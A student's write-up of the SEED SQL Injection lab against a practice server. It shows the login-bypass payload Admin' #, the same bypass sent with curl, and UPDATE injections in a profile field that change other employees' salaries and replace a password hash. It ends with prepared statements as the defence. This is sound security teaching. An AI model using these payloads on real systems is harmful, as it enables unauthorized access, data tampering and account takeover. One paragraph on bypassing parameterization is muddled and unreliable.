

SRN : PES1UG20CS825	NAME : PREM SAGAR J S	SEC : 'H'
---------------------	-----------------------	-----------

Lab Assignment - 6

SQL Injection Attack Lab

Lab Environment

The URL for the web application is the following:

<http://www.seed-server.com>

Task 1: Get Familiar with SQL Statements

```
$ mysql -u root -pdees
```

```
PES1UG20CS825:Prem Sagar J S:mysql-10.9.0.6/
mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show tables;
```

```
Database changed
mysql> show tables;
+-----+
| Tables_in_sqlldb_users |
+-----+
| credential              |
+-----+
1 row in set (0.01 sec)
```

```
mysql> select * from credential where Name='Alice';
```

```
mysql> select * from credential where Name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.07 sec)
```


Task 2: SQL Injection Attack on SELECT Statement

- As I carry out the task at hand, I will utilize SQL injection, a method used by attackers to execute their own malicious SQL statements known as a malicious payload. With these statements, the attacker can extract data from the victim database and potentially make changes to it. Our employee management web application is vulnerable to SQL injection, which can occur due to common mistakes made by developers.
- To accomplish this task, we will be using the login page found on www.seed-server.com. The login page requires a username and password for authentication, meaning only employees who know their credentials can access the application. As an attacker, my objective is to gain access to the web application without any knowledge of the employee's login credentials.

Task 2.1: SQL Injection Attack from webpage

- I am currently in the process of carrying out a task which involves accessing the web application as the administrator. This requires logging in from the login page and will enable me to view the information of all employees.
- While I do know the administrator's account name is "admin", I am not aware of the password. Therefore, I must figure out what to input in both the Username and Password fields in order to successfully carry out the task.
- My approach will be to input the given text in the Username field and leave the Password field either empty or filled with a random value.

=> Admin' #




Employee Profile Login

USERNAME Admin' #

PASSWORD Password

Login

Outcome :-



User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line

- My objective is to perform Task 2.1 again, but this time, I must complete it without relying on the webpage. To do this, I can make use of command line tools like curl that allow me to send HTTP requests.

```
$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```

Running the following command in a terminal to send the HTTP request:

```
$ curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%23&Password='
```

```
PES1UG20CS825:Prem Sagar J S:Attacker~/.../Labsetup
$curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1>
<hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABs
      </p>
    </div>
  </div>
```

```


<div class="text-center">
  <p>
    Copyright &copy; SEED LABs
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>
PES1UG20CS825:Prem Sagar J S:Attacker~/.../Labsetup
$

```

Task 2.3: Append a new SQL statement

- As I carry out the task, I can report that in the aforementioned attacks, our access to the database only allows us to retrieve information. It would be more advantageous if we could manipulate the database utilizing the vulnerability present in the login page.
- To proceed, kindly input the given text into the username field and either leave the password field empty or insert any random value.

=> Admin'; select 1;'#



- While I am carrying out my task, I have researched the SEED book and other internet resources and discovered that the countermeasure to prevent execution of two SQL statements in an SQL injection attack is referred to as "Query Parameterization."
- Query parameterization involves separating SQL code and user input data in order to prevent execution of multiple SQL statements in one input. Instead of directly concatenating user input data into the SQL statement, placeholders are used in the SQL statement for the user input data. The input data is then passed as separate parameters to the database engine.

- This technique distinguishes between SQL code and user input data, making it harder for an attacker to inject additional SQL statements. By limiting the ability of the attacker to execute arbitrary SQL code on the database, the SQL injection attack becomes less effective.
- Thus, in order to append a new SQL statement in an SQL injection attack, the attacker must first bypass the query parameterization countermeasure by identifying a vulnerability that allows for execution of multiple SQL statements in a single input.


Task 3: SQL Injection Attack on UPDATE Statement

- As I carry out the task, it's important to note that if an UPDATE statement is affected by a SQL injection vulnerability, the consequences could be more serious. This is because attackers could exploit the vulnerability to manipulate databases.
- Within our Employee Management system, there is a page called Edit Profile (shown in Figure 2), which enables employees to make changes to their personal information such as their nickname, email, address, phone number, and password. Access to this page is restricted to logged-in employees.

Task 3.1: Modify your own salary

- I am currently performing the task of demonstrating how to exploit the SQL injection vulnerability on the Edit Profile page. The page only allows employees to update their nicknames, emails, addresses, phone numbers, and passwords, but not their salaries.
- If you were a disgruntled employee like Alice who wants to increase your own salary, you can use the SQL injection vulnerability to achieve that. It is important to note that salaries are stored in a column named salary.
- To begin, log in as Alice using the username "alice" and password "seedalice". Then, paste the given text into the Phone number field on Alice's Edit profile page.

=>123', salary = 99999 where Name='Alice' #



Alice's Profile Edit

NickName:


Email:

Address:

Phone Number:
123', salary = 99999 where Name='...'

Password:

Outcome : Salary of Alice has been changed




Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	123

www.seed-server.com/unsafe_home.php

Task 3.2: Modify other people' salary

- After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.
- Paste the following text into the Phone number field of Alice's Edit profile page:

=> 123', salary = 1 where Name='Boby' #



SEED Labs Home Edit Profile Logout

Alice's Profile Edit

NickName

Email


Address

Phone Number

Password

Save

Verifying the Results : Boby' s Salary is changed to 1



SEED Labs Home Edit Profile Logout

User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				123
Boby	20000	1	4/20	10213352				123
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 3.3: Modify other people' password

Using the link below to calculate the SHA1 hash value of the password you wish to change Boby' s password.

<https://xorbin.com/tools/sha1-hash-calculator>



SHA-1 hash calculator

SHA-1 produces a 160-bit (20-byte) hash value.

Data

InformationSecurity

SHA-1 hash

8ed24dba7e4e99f9981981732dde2f8e4b1360eb

Hash added to your clipboard. Simply press ⌘+V, CTRL+V to paste.

Calculate SHA1 hash

Pasting the following text into the Phone number field of Alice's Edit profile page:

=> 123', Password =' [SHA 1 Hash of the password]' where Name='Boby' #

SEED Labs Home Edit Profile Logout

Alice's Profile Edit

NickName NickName

Email Email

Address Address

Phone Number :b' where Name='Boby' #
123', Password ='8ed24dba7e4e99f9981981732dde2f8e4b1360eb'

Password Password

Changed the boby' s password and logged into his account

SEED Labs Home Edit Profile Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	

Changing boby' s profile info to do more damage



SEED Labs Home Edit Profile Logout

Boby's Profile Edit

NickName Bobby the Joker


Email Email

Address Circus

Phone Number 123

Password Password

Updated boby' s profile :



SEED Labs Home Edit Profile Logout

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby the Joker
Email	
Address	Circus
Phone Number	123

Task 4: Countermeasure — PreparedStatement


- Prepared statements are a technique used to prevent SQL injection attacks in database systems. It involves creating a template SQL statement that includes placeholders for user input, and then preparing the statement on the server side before executing it with the user's input values.
- This approach prevents attackers from injecting malicious SQL code into user input, as the prepared statement treats input values as data rather than executable code. As a result, prepared statements provide a reliable defense against SQL injection attacks.

Task. In this task, we will use the prepared statement mechanism to fix the SQL injection vulnerabilities.

Now in the username field for the following URL try the attack using the same input used for **Task 2.1**

URL: <http://www.seed-server.com/defense/>

I was not able perform the attack due Prepared Statement Countermeasure.



SEED Labs

Get Information

USERNAME Admin'#

PASSWORD Password

Get User Info

Copyright © SEED LABs



SEED Labs

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

=====*****=====